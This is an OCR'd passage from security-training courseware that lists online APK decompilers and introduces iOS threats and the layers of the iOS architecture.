
- DeGuard (*http://apk-deguard.com*)
- SandDroid (*http://sanddroid.xjtu.edu.cn*)
- Apktool (*http://www.javadecompilers.com*)
- APK Analyzer Online (*https://apk.toolsplay.com*)
- Android Apk decompiler (*http://www.javadecompilers.com*)

LO#03: Explain Various iOS Threats and Attacks

Hacking iOS

iOS is a mobile OS developed by Apple. Apple does not license iOS for installation on non-Apple hardware. The company has increased its product range by including mobile phones, tablets, and other mobile devices. The rapid increase in the use of Apple devices has attracted the attention of attackers. The design flaws in iOS make it vulnerable to malicious apps, hidden network profiles, MITM attacks, etc. Attackers can hack iOS to gain root-level access to Apple devices.

This section introduces the following: Apple iOS; jailbreaking iOS; types, tools, and techniques of jailbreaking; guidelines for securing iOS devices; and iOS device tracking tools.



Apple iOS

- iOS is **Apple's mobile operating system**; it supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV
- The user interface is based on the concept of **direct manipulation**, with **multi-touch** gestures

Cocoa (Application)
- AppKit

Media
- AV Foundation
- Core Animation
- Core Audio
- Core Image
- Core Text
- OpenAL
- OpenGL
- Quartz

Core Services
- Address Book
- Core Data
- Core Foundation
- Foundation
- Quick Look
- Social
- Security
- Webkit

Core OS
- Accelerate
- Directory Services
- Disk Arbitration
- OpenCL
- System Configuration

Kernel and Device Drivers
- BSD
- File System
- Mach
- Networking

Apple iOS

iOS is Apple's mobile OS, which supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV. iOS manages the device hardware and offers various technologies required to implement native apps. At the highest level, iOS acts as an intermediary between apps and the underlying hardware. Apps communicate with the underlying hardware via a set of well-defined system interfaces. The UI is based on the concept of direct manipulation, using multi-touch gestures. The iOS architecture comprises five layers: Cocoa application, media, core services, core OS and kernel, and device drivers. The lower-level layers contain fundamental services and technologies, whereas the higher-level layers build upon the lower layers to provide more sophisticated services and technologies.

- **Cocoa Application**: This layer contains key frameworks that help in building iOS apps. These frameworks define the appearance of the apps, offer basic app infrastructure, and support key technologies such as multitasking, touch-based input, push notifications, and many high-level system services. Cocoa apps use the AppKit framework.
- **Media**: This layer contains the graphics, audio, and video technologies that enable multimedia experiences in apps.
- **Core Services**: This layer contains fundamental system services for apps. The key services are Core Foundation and Foundation frameworks (define the basic types that all apps use). Individual technologies that support features such as social media, iCloud, location, and networking belong to this layer.
- **Core OS**: This layer contains low-level features on which most other technologies are based. Frameworks in this layer are useful when dealing explicitly with security or

communicating with an external hardware and networks. The services provided by this layer are dependent on the Kernel and Device Drivers layer.

- **Kernel and Device Drivers**: The lowest layer of the iOS architecture includes the kernel, drivers, BSD, file systems, infrastructure technologies such as networking.


